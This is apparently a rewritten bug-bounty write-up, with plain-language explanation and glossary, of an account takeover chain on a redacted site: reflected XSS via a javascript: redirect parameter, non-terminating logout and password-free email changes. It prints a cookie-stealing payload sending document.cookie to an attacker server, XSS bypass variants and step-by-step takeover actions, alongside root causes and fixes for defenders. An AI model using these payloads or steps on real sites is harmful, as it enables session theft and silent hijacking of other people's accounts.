Chaining XSS with authentication issues to turn it into full account takeover

Recently I started hunting on Bugcrowd. As a complete beginner on cyber security platform, I only looked for bugs only in subdomains and searched for only low hanging fruits.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
This is an account takeover chain found on a Bugcrowd program that does not permit public disclosure, so the target is referred to throughout as redacted.com. The feature at the centre of it is the dashboard landing redirect: after login, the application sends the browser to a URL that carries a landingurl parameter and a page parameter in the fragment, and the server-side redirect honours the value of landingurl. The report does not describe what the parameter is meant to do beyond that redirect behaviour.
The chain combines four separate weaknesses: a reflected XSS in the landingurl parameter, a logout that does not actually terminate the session, an email change flow that does not require the password, and an open redirect that was out of scope on its own. Each was low severity in isolation. Chained, they gave full control of another user's account.
Setup
The researcher was new to bug bounty platforms and had been hunting only on subdomains. A friend pointed them to a talk by Sean (zseano) recommending that they look at root domains instead, so they watched it, took notes, and started working on a Bugcrowd program.
The only tooling mentioned is Burp Suite, used with the HTTP history tab to observe traffic. The victim email was [redacted] and the attacker email was [redacted], both under the Bugcrowd researcher email scheme.
Finding it
After creating an account and logging in, the HTTP history showed a request to:
https://www.redacted.com/dashboard/?landingurl=redacted.com#/my-dashboard/authenticated?page=
which redirected to:
https://www.redacted.com/#/my-dashboard/authenticated?page=
The page parameter in the fragment looked like a candidate for local file inclusion, so the researcher tried LFI techniques against it. None worked. Attention moved to landingurl, which is the parameter that actually drives the redirect, and an open redirect was confirmed with:
The browser was redirected to evil.com. When the researcher went to report it, the program's scope excluded open redirect, so the finding was set aside.
Because open redirect endpoints frequently also accept script URLs, the next attempt was a cross-site scripting payload in the same parameter:
javascript:alert(1)

Loaded in the browser, it executed.
Exploitation
Step 1: Confirm the XSS and build a cookie stealer

With script execution confirmed in the landingurl parameter, the researcher wrote a payload that loads an image whose source points at a server they control, appending document.cookie as a query string:
javascript:alert(1);var%20i%3Dnew%20Image%3Bi.src%3D%22https%3A%2F%2Fmy_server.com%2F%3F%22%2Bdocument.cookie%3B
The leading javascript:alert(1); is the same value that already proved execution; the rest is URL-encoded JavaScript that creates an Image object and sets its src to https://my_server.com/? concatenated with the victim's cookies. The browser issues that request automatically, so the cookies arrive in the attacker's server logs. The payload worked and returned the cookies.
Step 2: Notice that logout does not log out
While exploring, the researcher clicked the logout button and was sent to:
That destination looked wrong: most sites send a logged-out user to the site root or to a login page. Pressing the browser back button returned to the dashboard, still authenticated, which means the session had never been terminated. The same behaviour was checked on other pages and every logout button behaved the same way.
On its own this was rated p4, because an attacker still needs the victim's cookie to keep access. Combined with the XSS, the stolen cookie could be used to keep access.
Step 3: Try to take the account away from the victim
Stealing the cookie gives the attacker access, but the victim keeps access too. The goal was to remove the victim entirely. Changing the account email was attempted first, but the form required the account password, so that route was abandoned.
Step 4: Abuse the secondary email feature
The account settings allowed adding a secondary email address. Adding a secondary email address required no password. The secondary address could then be promoted to primary, again with no password confirmation. At that point the victim's address had been demoted to secondary.
Step 5: Remove the victim and reset the password
The victim's email was deleted from the account without any problem. A password reset was then requested, and the mail arrived at the attacker's email. The password was changed successfully, giving the attacker full control.
Throughout the whole process, from adding the secondary email to promoting it, deleting the victim's address and resetting the password, no notification was sent to the victim's original email. The victim would have no indication that any of this had happened.
Root cause
Each link in the chain is a separate design or implementation mistake:
- The
landingurlparameter is reflected into a redirect without restricting the scheme. Acceptingjavascript:turns a redirect into script execution in the origin ofredacted.com. The report does not show the server-side code, so the exact validation is unknown; likely the code checked the destination loosely, or not at all, and did not allowlisthttpandhttps. - Logout does not end the session: after clicking it the researcher was sent to an error page, and the back button returned to the dashboard still logged in.
- Adding a secondary email and promoting it to primary require no password re-authentication, so possession of a session is enough to change the account's recovery address.
- Deleting the original address and requesting a reset sends the recovery mail to the attacker-controlled address, and no notification goes to the previous address, so the takeover is silent.
The individual severity ratings in the report were p3 for the XSS, p4 for the session management issue (out of scope on some programs), p5 for the email change issue, and out of scope for the open redirect. Chaining them, as the researcher puts it, turned a simple p3 or p4 into a p1.
Impact
An attacker who can get a victim to load a crafted landingurl URL executes JavaScript in the victim's session on redacted.com, exfiltrates the session cookie, and because logout does not invalidate the session, keeps using it. From there the attacker adds their own email as secondary, promotes it to primary without a password, deletes the victim's address, and resets the password. The victim loses the account entirely and receives no notification at any stage. The open redirect component was out of scope on this program.
Fix
On the redirect, restrict landingurl to http and https destinations, ideally against an allowlist of expected hosts, and reject any other scheme so javascript: cannot be reflected. On logout, invalidate the session server-side and expire the cookie, so a stolen cookie cannot be replayed. On the account settings, require the current password for adding a secondary email, promoting it to primary, and deleting an address, and send a notification to the previous address whenever the recovery email changes.
Variants to test
- Scheme handling in redirect parameters. Try
javascript:alert(1),data:text/html,<script>alert(1)</script>and mixed-case or encoded variants such asJaVaScRiPt:and%6aavascript:in any parameter that feeds a redirect. A positive result is script execution in the target origin. - Logout invalidation. Log in, capture the session cookie, log out, then replay the cookie against an authenticated endpoint. A positive result is a
200with account data instead of a redirect to login. - Email change without re-authentication. On any account settings page, add a secondary address, promote it, and delete the original, watching for password prompts. A positive result is any of those steps completing with only a session cookie.
- Silent recovery changes. After changing the recovery email, check the old mailbox for a notification. A positive result for the attacker is no mail arriving at the old address.
- Chaining low-severity findings. Keep notes on every out-of-scope or low-rated issue (open redirect, self-XSS, missing logout invalidation, weak re-authentication) and look for combinations that raise the impact, as happened here.
What happened, in plain words
A security researcher was learning how to hunt for bugs on Bugcrowd, a platform where companies offer rewards to people who find security problems in their websites. At first they only looked at subdomains (smaller parts of a website, like shop.example.com instead of example.com). A friend recommended a video by Sean (zseano) that said to look at the main domain instead, so they watched it, took notes, and started testing a program on Bugcrowd. They ended up finding a bug that let an attacker take over another person's whole account.
The program does not allow public disclosure, so the site is called redacted.com throughout.
To understand the story you need a few ideas first:
- A cookie is a small piece of text that a website asks your browser to keep and send back with every request. It is how the site remembers that you are logged in. Think of it as a wristband you get at a festival: as long as you wear it, the staff let you back in without checking your ticket again. If someone copies your wristband, they can walk in as you.
- A redirect is when a website tells your browser "not here, go to this other address instead". It is like a shop sign saying "we have moved to the shop across the street".
- A parameter is a piece of information attached to a web address, after a
?or#. Inexample.com/page?colour=blue,colouris the parameter andblueis its value. Websites use them to pass choices around, and attackers use them to pass things the site did not expect. - XSS (cross-site scripting) is when an attacker manages to make a website run code that the attacker wrote, inside the victim's browser, as if the website itself had written it. The code then has the same powers the website has, including reading the victim's cookies.
- An open redirect is a redirect where the destination is taken from the address bar, so an attacker can send a victim to any site they like by crafting a link. On its own it is usually considered a low-value bug.
- Account takeover is exactly what it sounds like: an attacker ends up in full control of someone else's account, able to change the password and lock the real owner out.
Setting up
The researcher was new to bug bounty platforms and had been hunting only on subdomains. A friend pointed them to a talk by Sean (zseano) recommending that they look at root domains instead, so they watched it, took notes, and started working on a Bugcrowd program.
The only tool mentioned is Burp Suite. Burp is a program that sits between your browser and the website and records every request and response, so you can read them afterwards. The researcher used its HTTP history tab, which is simply a list of everything that passed through.
The victim email was [redacted] and the attacker email was [redacted], both under the Bugcrowd researcher email scheme.
Finding it
After creating an account and logging in, the HTTP history showed a request to:
https://www.redacted.com/dashboard/?landingurl=redacted.com#/my-dashboard/authenticated?page=
Line by line:
https://www.redacted.com/dashboard/is the page the browser asked for.?landingurl=redacted.comis a parameter calledlandingurlwhose value isredacted.com. The name suggests it tells the site where to send you after you land on the dashboard.#/my-dashboard/authenticated?page=is the part after the#. Browsers do not send the part after#to the server; it is handled by the page itself. Here it carries another parameter,page, with an empty value.
That request redirected to:
https://www.redacted.com/#/my-dashboard/authenticated?page=
So the landingurl value was used to decide where the browser went next. The page parameter in the fragment looked like a candidate for local file inclusion, a bug where a site can be tricked into reading files from its own server. The researcher tried LFI techniques against it. None worked.
Attention moved to landingurl, which is the parameter that actually drives the redirect. An open redirect was confirmed with:
- Everything is the same as the first request except the value of
landingurl, which is nowevil.com, a domain the researcher does not own. - The browser was redirected to
evil.com, which proves the site accepts any destination from the address bar.
When the researcher went to report it, the program's scope excluded open redirect, so the finding was set aside. Scope is the list of things a program agrees to pay for; anything outside it does not count, even if it is a real bug.
Because open redirect endpoints frequently also accept script URLs, the next attempt was a cross-site scripting payload in the same parameter:
javascript:alert(1)
javascript:is a scheme, likehttp:orhttps:, but instead of naming a web page it tells the browser "run the code that follows".alert(1)is the simplest possible piece of JavaScript: it opens a small popup with the number 1 in it. It does nothing harmful; it is only used to prove that code ran.
Loaded in the browser, it executed. That means the site took the value from the address bar and handed it to the browser as a destination, and the browser ran it as code on redacted.com.
Exploitation
Step 1: Confirm the XSS and build a cookie stealer
With script execution confirmed in the landingurl parameter, the researcher wrote a payload that loads an image whose source points at a server they control, appending document.cookie as a query string:
javascript:alert(1);var%20i%3Dnew%20Image%3Bi.src%3D%22https%3A%2F%2Fmy_server.com%2F%3F%22%2Bdocument.cookie%3B
This looks unreadable because it is URL-encoded: characters that are not allowed in a web address are written as % followed by two hex digits. Decoded, it reads:
javascript:alert(1);is the same value that already proved execution. The popup is kept as a visible sign that the code ran.var i=new Image;creates an image object in the page. The browser will try to download whatever address is given to it.i.src="https://my_server.com/?"+document.cookie;sets that image's address to the attacker's server, with the victim's cookies glued on the end after a?.document.cookieis the browser's built-in way of reading the cookies for the current site.- The browser issues that request automatically, so the cookies arrive in the attacker's server logs. It is like writing your wristband number on a postcard and posting it to a stranger.
The payload worked and returned the cookies.
Step 2: Notice that logout does not log out
While exploring, the researcher clicked the logout button and was sent to:
- This is a shop page with an
errorparameter that has no value. It is not a login page and not the site root. - That destination looked wrong: most sites send a logged-out user to the site root or to a login page.
Pressing the browser back button returned to the dashboard, still authenticated, which means the session had never been terminated. The session is the server's memory of "this browser is logged in as this user", and it is kept alive by the cookie. Logging out should make the server forget the session and tell the browser to throw the cookie away. Here neither happened.
The same behaviour was checked on other pages and every logout button behaved the same way.
On its own this was rated p4. Bugcrowd programs use priority ratings from p1 (most serious) to p5 (least), and p4 means low. The reason it is low alone is that an attacker still needs the victim's cookie to keep access. Combined with the XSS, the stolen cookie could be used to keep access.
Step 3: Try to take the account away from the victim
Stealing the cookie gives the attacker access, but the victim keeps access too. The goal was to remove the victim entirely. Changing the account email was attempted first, but the form required the account password, so that route was abandoned. Requiring the password again before a sensitive change is called re-authentication, and it is the standard defence against exactly this kind of attack.
Step 4: Abuse the secondary email feature
The account settings allowed adding a secondary email address. A secondary email is a backup address the site can use to reach you. Adding a secondary email address required no password. The secondary address could then be promoted to primary, again with no password confirmation. At that point the victim's address had been demoted to secondary.
Step 5: Remove the victim and reset the password
The victim's email was deleted from the account without any problem. A password reset was then requested, and the mail arrived at the attacker's email. The password was changed successfully, giving the attacker full control.
Throughout the whole process, from adding the secondary email to promoting it, deleting the victim's address and resetting the password, no notification was sent to the victim's original email. The victim would have no indication that any of this had happened.
Root cause
Each link in the chain is a separate design or implementation mistake:
- The
landingurlparameter is reflected into a redirect without restricting the scheme. Acceptingjavascript:turns a redirect into script execution in the origin ofredacted.com. The report does not show the server-side code, so the exact validation is unknown; likely the code checked the destination loosely, or not at all, and did not allowlisthttpandhttps. - Logout does not end the session: after clicking it the researcher was sent to an error page, and the back button returned to the dashboard still logged in.
- Adding a secondary email and promoting it to primary require no password re-authentication, so possession of a session is enough to change the account's recovery address.
- Deleting the original address and requesting a reset sends the recovery mail to the attacker-controlled address, and no notification goes to the previous address, so the takeover is silent.
The individual severity ratings in the report were p3 for the XSS, p4 for the session management issue (out of scope on some programs), p5 for the email change issue, and out of scope for the open redirect. Chaining them, as the researcher puts it, turned a simple p3 or p4 into a p1.
Impact
An attacker who can get a victim to load a crafted landingurl URL executes JavaScript in the victim's session on redacted.com, exfiltrates the session cookie, and because logout does not invalidate the session, keeps using it. From there the attacker adds their own email as secondary, promotes it to primary without a password, deletes the victim's address, and resets the password. The victim loses the account entirely and receives no notification at any stage. The open redirect component was out of scope on this program.
Fix
On the redirect, restrict landingurl to http and https destinations, ideally against an allowlist of expected hosts, and reject any other scheme so javascript: cannot be reflected. On logout, invalidate the session server-side and expire the cookie, so a stolen cookie cannot be replayed. On the account settings, require the current password for adding a secondary email, promoting it to primary, and deleting an address, and send a notification to the previous address whenever the recovery email changes. The report does not say which of these were implemented.
Variants to test
- Scheme handling in redirect parameters. Try
javascript:alert(1),data:text/html,<script>alert(1)</script>and mixed-case or encoded variants such asJaVaScRiPt:and%6aavascript:in any parameter that feeds a redirect. A positive result is script execution in the target origin. - Logout invalidation. Log in, capture the session cookie, log out, then replay the cookie against an authenticated endpoint. A positive result is a
200with account data instead of a redirect to login. - Email change without re-authentication. On any account settings page, add a secondary address, promote it, and delete the original, watching for password prompts. A positive result is any of those steps completing with only a session cookie.
- Silent recovery changes. After changing the recovery email, check the old mailbox for a notification. A positive result for the attacker is no mail arriving at the old address.
- Chaining low-severity findings. Keep notes on every out-of-scope or low-rated issue (open redirect, self-XSS, missing logout invalidation, weak re-authentication) and look for combinations that raise the impact, as happened here.
Glossary
- Account takeover: an attack in which someone else gains full control of a user's account, usually by changing its password or recovery address.
- Allowlist: a list of values that are explicitly permitted; anything not on the list is rejected.
- Burp Suite: a tool that sits between the browser and a website and records every request and response so they can be inspected.
- Cookie: a small piece of text a website stores in your browser and receives back with each request, commonly used to remember that you are logged in.
- Cross-site scripting (XSS): making a website run code written by an attacker, inside a victim's browser, with the website's own powers.
data:scheme: a way of putting a whole document inside a web address instead of pointing at a server.- Endpoint: a specific address on a website that accepts requests and does something with them.
- Exfiltration: getting stolen data out of a victim's browser and into a place the attacker can read.
- Fragment: the part of a web address after
#; it is handled by the browser and not sent to the server. - HTTP history: Burp's list of every request and response that passed through it.
javascript:scheme: a web address prefix that tells the browser to run the code that follows instead of loading a page.- Local file inclusion (LFI): a bug where a site can be tricked into reading files from its own server through a parameter.
- Open redirect: a redirect whose destination comes from the address bar, letting an attacker send victims to any site.
- Origin: the combination of scheme, host and port that a browser uses to decide which site a piece of code belongs to.
- p1 to p5: Bugcrowd's priority ratings, from p1 (most serious) to p5 (least).
- Parameter: a named value attached to a web address, after
?or#. - Primary email: the main address on an account, used for login and password resets.
- Re-authentication: asking the user to enter their password again before a sensitive change.
- Redirect: a website telling the browser to go to a different address instead.
- Reflected: a value from the request that the site sends straight back in its response without storing it.
- Scope: the list of assets and bug types a bug bounty program agrees to pay for.
- Secondary email: a backup address on an account, which can often be promoted to primary.
- Session: the server's record that a particular browser is logged in as a particular user.
- Session cookie: the cookie that carries the session identifier, so the server can recognise the browser.
- Severity: how serious a bug is, usually expressed as a priority or a score.
- Subdomain: a smaller part of a domain, such as
shop.example.comunderexample.com. - URL-encoded: writing characters that are not allowed in a web address as
%followed by two hex digits. - Victim: the person whose account or browser is being attacked.




